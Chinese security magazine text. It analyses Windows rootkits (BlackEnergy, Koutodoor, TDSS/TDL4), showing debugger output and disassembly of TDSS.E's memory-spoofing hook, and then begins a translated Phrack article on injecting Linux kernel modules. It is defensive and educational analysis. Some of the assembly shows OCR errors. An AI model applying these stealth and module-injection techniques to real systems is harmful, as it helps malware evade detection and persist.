Rootkits 技术在 2004—2005 年间发展最为迅速，大量的攻击手法都与 Rootkits 相关。与此同时，安全软件产品厂商也没闲着，都开始加固软件的防御能力。但这种方式完全处于被动状态，因为任何一款 Rootkits 的推出都能迫使反病毒软件或者各种 anti-rootkit 工具反复更新自己的核心检测技术。下面我们将给出最近 10 年 Rootkits 技术的重大变化及发展趋势，同时对 2011 年最盛行的 Rootkits 进行详细分析，讨论这些 Rootkits 的工作原理，以便对未来的发展趋势做出一些可能的预判。图 1 给出了最近 10 年最具代表性的 Rootkits。




图 1 最近 10 年最具代表性的 Rootkits

1. 现有 Rootkits 攻击分析

1.1 BlackEnergy rootkit

BlackEnergy 木马因其强大的僵尸网络特性（窃取银行用户凭证信息）已被媒体曝光。自 2008 年后不断演化，使用各种隐藏技术期望达到一个较长的隐藏时间。当前的 BlackEnergy 变种主要使用以下两种技术干扰检测。

- **KThread manipulation**。每个线程都有自己的系统服务调用表 SSDT，Kthread 结构体中存在一个 ServiceTable 成员，其指向了线程请求系统服务时使用的 SSDT 地址。恶意软件并不会简单地 Hook SSDT 函数指针，因为 nt!KiServiceTable 早就在所有的 anti-rootkit 工具的监控下了。相反，它们会替换 ServiceTable，使其指向那个不同的线程。此技术最早被 Rustock 利用（译者注：有关 Rustock 的技术分析可参看微软给出的 <<抵御 Rustock 威胁-安全情报报告>>）。
- **OS callbacks**。除了隐藏性防御外，此恶意软件还会主动攻击防病毒软件，阻止它的加载。首先，它会注册一个回调通知函数如 PsSetLoadImageNotifyRoutine，当进程加载时，操作系统会触发回调函数，回调函数判断待加载进程是否在其设置的 AV 进程黑名单表中，若不是则允许其正常加载；相反，若是一个 AV 进程，恶意软件会在进程内存的入口点写入一条 return 指令（0xC3），然后放行。但是，因为恶意软件的这个补丁，迫使 AV 瞬间结束自己。此技术最早出现在 Nuwar back 中。

1.2 Koutodoor rootkit

Koutodoor 家族最早出现在 2007 年，针对此 Rootkits 的相关报道 96%来自中国。它使用了以下策略实现自身的隐藏。

（1）ParseProcedure Hook。替换设备对象中的 ParseProcedure 函数指针。IoDeviceObjectType 是一个可导出的变量，指向设备对象头部的 OBJECT_TYPE 结构体。OBJECT_TYPE 结构体里有一个 TypeInfo，结构是

OBJECT_TYPE_INITIALIZER，而此结构体中正好存在一个指针 ParseProcedure，用来实现类对象的打开。Koutodoor 设法修改 ParseProcedure 函数指针，避免其指向磁盘上的恶意文件，从而躲避检测。对此技术感兴趣的读者可参考“ObjectType Hook 干涉注册表操作”一文的相关介绍。

（2）File/Memory disassociation。Koutodoor 的另一个有趣的技术是在系统每次重启时，一旦 Rootkits 加载进内存，就会尝试将自己的 sys 文件复制到另一个文件名中，并删除原文件。新文件驻留到内存并由 Rootkits 保护起来。然后在注册表中注册一个服务入口，以便在系统重启时顺利加载新创建的文件，如图 2 所示。由于上述特性的存在，尽管内存扫描工具能够发现 ParseProcedure 被 Hook 了，并准确定位到 Hook 模块，但加载后的文件已经删除。另外，Koutodoor 并没有隐藏自己，而是禁止对其进行读/写操作。其实，文件的隐藏相比保护而言，更容易被检测。




图 2　Koutodoor 规避文件与内存模块关联特性

1.3　TDSS Rootkits

Kaspersky 最近发布的一篇文章强调 TDSS 已经成为最大的僵尸网络病毒之一，大约有 450 万台机器感染 TDSS。2008 年，TDSS 的变种使用过滤驱动技术隐藏文件并借助 inline kernel Hook 技术对一些 APIs 进行 Hook，如 NtFlushInstruction Cache、NtEnumerateKey 函数，以隐藏它们的注册表键值并获得控制。尽管防病毒软件厂商纷纷开始对这些 APIs 进行检测，但新的变种又接踵而至，使用另一种 API Hook 手法（如 IofCallDriver、IofCompleteRequest）直接修改内核，不断地更新它们的攻击策略。

（1）Object hijacking。2010 年年底，TDSS 开始劫持附着在 DR0 磁盘设备上的驱动对象。更底层的设备可以通过设备对象指针获取：DR0_DeviceObject-> DeviceObjectExtension ->AttachedTofield。这里暂且称之为 Lower_DeviceObject，这些变种程序会替换 Lower_DeviceObject 指向的驱动对象指针。

由图 2 可知，DeviceObject 类型非法，且设备对象地址与感染前的机器对应的地址一致，没有发生任何变化。对设备对象的进一步感染如图 3 所示。此时 TDSS 已经将 DeviceObject 类型设置为 0，迫使可编程的 Windbg 插件失效。而且最大的变化是驱动对象的劫持，此时设备对象已经属于另外某个驱动对象了。

```
CLEAN:
kd> !devstack \device\harddisk0\dr0
  !DevObj    !DrvObj               !DevExt    ObjectName
  81ba7318   \Driver\PartMgr       81ba73d0
> 81ba7540   \Driver\Disk          81ba75f8   DR0
  81be2030   \Driver\atapi         81be20e8   IdeDeviceP0T0L0-3

kd> !devstack \device\harddisk0\dr0
  !DevObj    !DrvObj               !DevExt    ObjectName
  81ba7318   \Driver\PartMgr       81ba73d0
> 81ba7540   \Driver\Disk          81ba75f8   DR0
Invalid type for DeviceObject 0x81be2030
```

图 3　TDL4 感染前后设备栈部分输出

（2）driver\atapi 设备的变化。进一步观察驱动对象感染前后的调试信息，如图 4 所示。首先，设备对象列表中的一个设备对象 0x81be2030 已经不存在；其次，感染前后驱动对象地址没有发生改变，仍为 0x81be4030。实际上，感染后驻留在栈中的 \driver\atapi 设备对象已经从设备对象列表中摘除了，但依旧隐藏在栈内，而且驱动对象域中的相同设备对象已经被劫持，并使其指向了一个新的恶意伪造的驱动对象。从图 4 下方恶意驱动对象的调度表信息可以看出，所有的 major 函数均指向了同一位置，即指向该 Rootkits 主体部分引导代码。通过驱动的过滤，恶意软件可有效拦截所有经过此设备栈的 I/O 请求，再无 Hook 驱动派遣表的必要了。上述手法成功后，受感染驱动在被加载时会优先加载位于磁盘最后扇区内的 Rootkits 主体部分到内存中执行，并且将控制权交给它。

```
CLEAN:
kd> dt _device_object 81be2030
nt!_DEVICE_OBJECT
   +0x000 Type                 : 3
   +0x002 Size                 : 0x234
   +0x004 ReferenceCount       : 0
   +0x008 DriverObject         : 0x81be4030 _DRIVER_OBJECT


kd> dt _device_object 0x81be2030
nt!_DEVICE_OBJECT
   +0x000 Type                 : 0
   +0x002 Size                 : 0x234
   +0x004 ReferenceCount       : 0
   +0x008 DriverObject         : 0x818cf2d0 _DRIVER_OBJECT
```

图 4　TDL4 感染前后设备对象部分输出

（3）MBR感染与raw扇区写操作。如同Sinowal恶意程序一样，TDL4 是一个能够感染 MBR 以达到启动自身为目的的Rootkit，先于操作系统启动以确保恶意程序有一个较长的存活期和降低被大多数安全软件发现的机率。而且，对MBR进行感染，能够更早地加载自己的恶意模块，并能确保在这些保护特性如PatchGuard、断点调试工具等激活前，禁用它们及各种AV工具。Rootkit的安装程序把恶意内核驱动程序（244 736字节）的内容写到磁盘的最后几个扇区，然后修改扇区0、扇区60、扇区61和扇区62。所隐藏扇区的内容：0扇区，MBR Rootkits 加载程序；61扇区，加载程序的内核部分；62扇区，原始MBR的副本。Rootkits 对原始的MBR代码进行了重写，当API读取0扇区即MBR时，Rootkits Hook勾住了\Driver\Disk 的 IRP_MJ_READ 请求，修改磁盘 IRP_MJ_READ，调用并返回 62 扇区的原始MBR副本，同时 Hook IRP_MJ_WRITE 请求，以保护自身不被删除或覆盖，如图5所示。

```
CLEAN:
kd> !drvobj \driver\atapi
Driver object (81be4030) is for:
 \Driver\atapi
Driver Extension List: (id , addr)
(f98418d8 81be51f0)
Device Object list:
81be25b8   81be2030   81be3030   81ba9030
INFECTED:
kd> !drvobj \driver\atapi
Driver object (81be4030) is for:
 \Driver\atapi
Driver Extension List: (id , addr)
(f98418d8 81be51f0)
Device Object list:
81be25b8   81be3030   81ba9030
kd> dd 0x818cf2d0+0x38
818cf308  81474439 81474439 81474439 81474439
818cf318  81474439 81474439 81474439 81474439
818cf328  81474439 81474439 81474439 81474439
818cf338  81474439 81474439 81474439 81474439
818cf348  81474439 81474439 81474439 81474439
818cf358  81474439 81474439 81474439 81474439
818cf368  81474439 81474439 81474439 81474439
818cf378  818cf2d0 00000000 00000000 00220020
```

图5 TDL4感染前后

（4）内存欺骗。2011年年初，TDSS.E即TDL4的新变种开始出现在人们眼前，也被称为首个具有内核内存伪造功能的Rootkits。许多anti-rootkit扫描工具依赖内存视图进行检测，但若系统内存视图本身存在漏洞，则可能连最简单的恶意 Hook 都无法检测到。但是内存伪造并不是简单地勾住某个操作系统函数，故检测者不必使用系统函数去读取内存，它可以直接使用指令读取内存，如 mov 指令。TDSS.E通过 Hook 调用表以隐藏驱动，并伪造这些被 Hook的调度表对应的内存地址。当一个读请求发生时，以检测当前的内存地址，Rootkits能够拦截此读请求，并迫使检测工具读取一个被伪造的内存地址，从而躲避真实内存地址的检测，并误导检测工具信任此内存区域不存在Hook。

TDSS.E 通过 Hook 函数 KiDebugRoutine 实现内存伪造。此项技术需要 Rootkits 做两件事：其一，KiDebugRoutine 函数指针 Hook 操作，使其指向自己的恶意函数，并设置一个硬件断点（DRX寄存器设置），用来监控任何特定内存位置的访问操作，即被 Hook 的系统调用表所在内存区域。它会使用KeQueryActiveProcessors和KeSetSystemAffinityThread 函数在系统的每个处理器上执行它的线程，并设置硬件断点。准备工作就绪后，当在此调度表位置发生一个读请求时，会触发一个硬中断产生异常。此时系统会保留执行线程的上下文，并调用系统异常处理例程，并最终触发某个函数的调用，此函数由 KiDebugRoutine 指针决定。图 5 给出了TDSS.E 中的 KiDebugRoutine 部分实现。即遇到一个端点发生时，恶意软件会简单地对线程的 EIP 指针增1并返回；不然，则执行一条 JMP 指令。

上述跳转的目的主要是需要校验访问标识，并清除DR6寄存器等。接下来的代码校验当前是否正在对一个受保护内存进行读访问及恶意软件是否需要阻止此次访问。若两个条件均满足，则读取位置将被定位到恶意软件想要伪造的内存位置。首先，它假设检测工具使用ESI寄存器来指向它的检测位置，若保存在上下文中的ESI被确认正指向了已被Hook了的调度表，则恶意软件会修改ESI值，使其指向另一内存位置，并标记此异常已处理。此时，当原线程继续执行中断后的代码时，ESI寄存器值已经指向了一个不同的位置，即恶意软件事先伪造好的内存区域。如图 6和图7所示给出了内存伪造的逻辑处理。

```
sub     esp, 10h
mov     eax, [esp+10h+PEXCEPTION_RECORD]
mov     eax, [eax+EXCEPTION_RECORD.ExceptionCode]
push    ebx
push    ebp
push    esi
xor     edx, edx
push    edi
mov     edi, [esp+20h+PCONTEXT]
or      [edi+CONTEXT.ContextFlags], CONTEXT_DEBUG_REGISTERS
cmp     ea , EXCEPTION_BREAKPOINT
mov     [esp+20h+var_C], edx
mov     [esp+20h+var_8], edx
mov     [esp+20h+var_10], edx
mov     [esp+20h+var_4], edx
jnz     short loc_403BCC ; take the jump if not a break point
jnc     [edi+CONTEXT._Fip] ; resvme executinn at exceptinn FIP plus nne

                         ; CODE XREF: KiDebugRoutine_Hook+89↓j
                         ; KiDebugRoutine_Hook+4F4↓j ...
mov     al, 1            ; set as handled
jmp     loc_4040E4       ; done!
```

图6 TDSS.E KiDebugRoutine 处理部分实现1

```
mov     edx, dword_41D814
cmp     [esp+20h+DR0], edx ; is this due to the DR0 being set?
jnz     short loc_4040E2 ; set as not handled and return
mov     eax, [edi+CONTEXT._Eip]
cmp     eax, dword_41D810 ; compare EIP with pre-defined locations
                          ; that are allowed to read correct memory
jz      loc_403BC5        ; set as handled and return
cmp     eax, dword_41D78C
jz      loc_403BC5        ; set as handled and return
cmp     eax, dword_41D634
jz      loc_403BC5        ; set as handled and return
mov     ecx, ds:MmHighestUserAddress
mov     ecx, [ecx]
cmp     eax, ecx
jb      short loc_4040E2 ; set as not handled and return
jbe     short loc_4040E2 ; set as not handled and return
mov     eax, [edi+CONTEXT._Esi]
mov     ecx, dword_41D818
cmp     eax, ecx          ; is ESI pointing to protected memory region?
jz      short loc_4040CF ; jump to fake_memory
cmp     eax, edx
jnz     loc_403BC5        ; set as handled and return
cmp     eax, ecx
jnz     loc_403BC5        ; set as handled and return

loc_4040CF:               ; CODE XREF: KiDebugRoutine_Hook+52E↑j
mov     eax, dword_41D830
add     eax, 38h
mov     [edi+CONTEXT._Esi], eax ; set thread ESI to fake memory location
jmp     loc_403BC5        ; set as handled and return
```

图 7　TDSS.E KiDebugRoutine 处理部分实现 2

2. 下一代 Rootkits 的隐藏机制

在前面的章节中，我们针对一些典型的 Rootkits 使用的各种技术进行了分析。基于已有的各种 Rootkits 采用的不同技术手段，我们可以预测它们未来的发展方向。本节将从 anti-rootkit 角度探讨 Rootkits 可能的发展方向。

2.1　攻击内核对象与数据变量

隐形恶意软件总是不断尝试从内核中寻找一个突破口，即当前仍未被各种 AV 软件监控的区域。下面给出一些已经被破坏的数据结构，如 Device_Object、Driver_Object、KTHREAD、KiDebugRoutine 及 IoCompleteRequest 等。尽管大量内核函数指针表都已经被反 Rootkits 工具重点监控，但各种恶意程序总会找到一些很隐秘的内核变量或动态数据结构实施 Hook 操作。

2.2 自保护攻击技术

自保护功能已经成为恶意软件的最为常用的手段之一，如对自己的 Hook、detours 及感染机制进行监控，一旦发生状态的变化，都会通过自保护代码及时恢复。TDSS 病毒启动的内核线程会自动校验每个关键 Hook 及磁盘内容是否完整。若出现差异，监控线程会试图重新感染系统并尝试破坏 AV 的检测功能。还有些 Rootkits 为了更好地达到隐秘效果，利用操作系统注册一些回调函数，当 AV 尝试对某些已被劫持的对象进行监控扫描时，系统自动通知恶意软件，使其改变监控路线，如 BlackEnergy 和 Brazilian Banker rootkits。

众所周知，“进攻是最好的防御”，大量的 Rootkits 都开始在技术上实施主动攻击，如尝试杀死各种 AV 软件。已知的各种用户模式攻击试图杀死 AV 进程，但 AV 进程往往隐藏在 Ring0 级，使得自己足够强大。但倘若恶意软件也成功加载到内核，此时攻击 AV 进程的机会将是完全相等的。

2.3　可信平台的攻击

驱动程序白名单及各种基于可信平台的软件产品开始盛行起来，如 MaAfee 的 Solidcore，它们被外界认为是未来安全的保护神器。然而，Rootkits 完全可以使用同样的概念即所谓的“不可信任”平台对这些软件进行封锁，使其无法在系统内生效，这其实仅仅是时间问题罢了。如 Banker rootkit 即在实现一种所谓的白名单解决方案，以进行有效的排他性监控。

2.4　回避 Rootkits 文件与内存的关联性

当某个 Rootkits 的内存位置被确定后，如通过跟踪它的 Hook 操作定位到 Hook 的目标位置，此时完全可以丢弃磁盘上的 Rootkits 文件。通过内存区域扫描定位驱动模块的方式可有效识别磁盘上的相关文件，这种技术很普遍，在很多 anti-rootkit 工具的输出信息上都可看到。因此，Rootkits 驻留在磁盘上的文件一旦被清除，则系统重启后 Rootkits 将不会再给系统制造麻烦。下面给出一些方法实现内存切割技术。

（1）基于 DKOM 的驱动隐藏 Rootkits，它可以完全躲避一些简单工具的检测,如仅仅使用系统 APIs 搜索驱动对象。因为驱动模块已经从双向链表中摘除了，所以通过遍历驱动链表无法找到此模块。

（2）Rootkits 可动态分配内存并将自己复制到新分配的内存区（这些区域往往孤立存在），然后部署 Hook 等一些破坏性工作。


（3）Rootkits 将自身寄宿到一些正常模块所占内存块中。这种手法就好像一个合法模块正在进行 Rootkits 活动。

（4）前面我们提到了 Koutodoor，它只要成功加载即立即删除磁盘上遗留的文件并随后创建另一个文件及服务以便下一次开机后的加载。这种手法完全摆脱了活跃 Rootkits 与磁盘上任何文件相关的可能性。

3. 结论

本文讨论了各种攻击场景来突出当前各种隐秘 Rootkits 攻击的复杂形势。Windows 内核的操作由于其简便性，导致编写各种检测工具困难了许多。一

旦 Rootkits 渗入到内核，它们便可以绕过任何系统保护机制。现阶段绝大数工具和解决方案都是基于被动防御措施即在 Rootkits 感染系统后的扫描。虽然通常某种 Rootkit 带来的威胁被外界所知后，anti-rootkit 工具还是能很好地检测并清除恶意 Rootkits，但是这种方式存在极大的延误，事后需要花大量时间去研究并开发一款有针对性的 anti-rootkit。正如前面提到的，通过解除 Rootkits 文件与内存之间的关联，在 Rootkits 加载系统之前先加载 anti-rootkit，然后有针对性地拦截 Rootkits 的加载行为并删除已加载的恶意驱动。但这需要对各种 Rootkits 的行为进行分析，需要对它们可能利用的驱动、内核等对象有一定的预判，故对近 10 年极具代表性的 Rootkits 进行分析具有一定意义。



基于 Linux 内核 2.6.x/3.0.x 可加载内核模块的注射技术

文/styx（phrack#68） 译/小小杉

在 Phrack#61 期，truff 曾介绍过基于 Linux 内核 x86 2.4.x 版本可加载内核模块的感染手法，truff 攻击手法主要是基于 ELF 文件中的.strtab 段，通过修改.strtab 内的字符串即可实现在模块加载时只执行修改后的字符串所对应的恶意函数，然后在恶意函数中再调用原 init 函数，从而使攻击手法变得极为隐秘。然而实际上，由于内核 2.6.x/3.0.x 结构的大量子模块得到改进优化，上述手法在内核 2.6.x/3.0.x 系列版本上已经不再兼容。因此，仅仅改变.strtab 段中的符号名并不足以实现内核模块的注射，这个任务变得似乎有点诡异了。本文将在 truff 基础上进一步改进感染策略，实现 Linux 内核 2.6.x 以上版本的兼容性。

1. 内核 2.4.x 感染技巧

为了帮助大家理解为何 truff 的手法已经不再有效，我们通过一个简单的例子，依旧使用 truff 文章提供到的 elfstrchange 工具来说明问题。首先，我们来看下面的程序。

```
/****************** orig.c ************************/
    #include <linux/init.h>
    #include <linux/module.h>
    #include <linux/kernel.h>
    #include <linux/errno.h>
    MODULE_LICENSE("GPL");
    int evil(void) {
          printk(KERN_ALERT "Init Inject!");
          return 0;
    }
    int init(void) {
          printk(KERN_ALERT "Init Original!");
          return 0;
    }
    void clean(void) {
          printk(KERN_ALERT "Exit Original!");
          return;
    }
    module_init(init);
    module_exit(clean);
```

module_intt 宏用来注册一个可加载内核模块的初始化函数。换句话说，此函数在模块加载时调用 init()函数。同样，module_exit 宏用来注册一个 LKM 结束函数，即当模块卸载时，程序中的 clean()

函数会被调用。我们可以把它们视为 LKM 对象声明中的 constructor/destructor。

truff 注意到改变.strtab 段中的符号名足以蒙骗 2.4.x 内核机制。实际上,obj_find_symbol()函数会遍历符号列表查找名字为 init_module 的符号，如下：

```
/****************************************************/
    module->init = obj_symbol_final_value(f,
obj_find_symbol(f, SPFX "init_module"));
    module->cleanup = obj_symbol_final_value(f,
obj_find_symbol(f, SPFX "cleanup_module"));
/****************************************************/
```

下面我们来看一下 orig.ko 的 ELF 符号表：执行“objdump -t orig.ko”命令，显示如下结果：

```
    orig.ko:        file format elf32-i386
    SYMBOL TABLE:
    ...
    00000040 g      F .text 0000001b evil
    00000000 g      O .gnu.linkonce.this_module   00000174
__this_module
    00000000 g      F .text 00000019 cleanup_module
    00000020 g      F .text 0000001b init_module
    00000000 g      F .text 00000019 clean
    00000000            *UND*   00000000 mcount
    00000000            *UND*   00000000 printk
    00000020 g      F .text 0000001b init
```

为了替换 init()函数，让 evil()函数作为初始化函数被运行，truff 做了下面两个工作。

（1）init ----> dumm（重命名，即执行命令"./elfstrchange orig.ko init dumm"）。

（2）evil ----> init（重命名，即执行命令"./elfstrchange orig.ko evil init"）。

然后我们开始加载模块：$ sudo insmod orig.ko $ dmesg |tail ... [2438.317831] Init Original!。实际上，init()函数依旧被调用。同样，我们将替换对象改为“init_module”，结果没有发生改变。下面详细讲解出现上述现象的原因。

1）LKM 加载原理分析

在内核 2.4x 下，LKMs 的入口和退出函数分别为 init_module()和 cleanup_module()。而在内核 2.6 以上版本，已经变为 module_init()宏和 module_exit() 宏 。 这 些 宏 的 定 义 在“/include/linux/init.h”中可以找到。下面给出部分定义：

```
    #ifndef MODULE
    [...]
    #else /* MODULE */
    [...]
    /* Each module must use one module_init(). */
    #define module_init(initfn)                     \
            static inline initcall_t __inittest(void)   \
            { return initfn; }                      \
            int init_module(void)
__attribute__((alias(#initfn)));
    #endif /*MODULE*/
```

init_module 总是作为 initfn 的别名被定义，initfn 又是 module_init 宏的一个参数。故编译器在重定位对象时总会产生相同的两个对象，分别为 initfn 和 module_init。在编译模块时，编译器首先会为每一个源文件创建一个对象文件，然后额外地产生一个等同的源文件并编译它，最后链接所有重定向的对象。上面的例子中 orig.ko、orig.mod.c 都是 orig.c 文件产生的，将它们编译成 orig.mod.o。下面给出 orig.mod.c 程序：

```
    #include <linux/module.h>
    #include <linux/vermagic.h>
    #include <linux/compiler.h>
    MODULE_INFO(vermagic, VERMAGIC_STRING);
    struct module __this_module
    __attribute__((section(".gnu.linkonce.this_module"))) = {
      .name = KBUILD_MODNAME,
      .init = init_module,
    #ifdef CONFIG_MODULE_UNLOAD
      .exit = cleanup_module,
    #endif
      .arch = MODULE_ARCH_INIT,
    };
    static const struct modversion_info ____versions[]
    __used
    __attribute__((section("__versions"))) = {
        { 0x4d5503c4, "module_layout" },
        { 0x50eedeb8, "printk" },
        { 0xb4390f9a, "mcount" },
    };
    static const char __module_depends[]
    __used
    __attribute__((section(".modinfo"))) =
    "depends=";
    MODULE_INFO(srcversion,
"EE786261CA9F9F457DF0EB5");
```

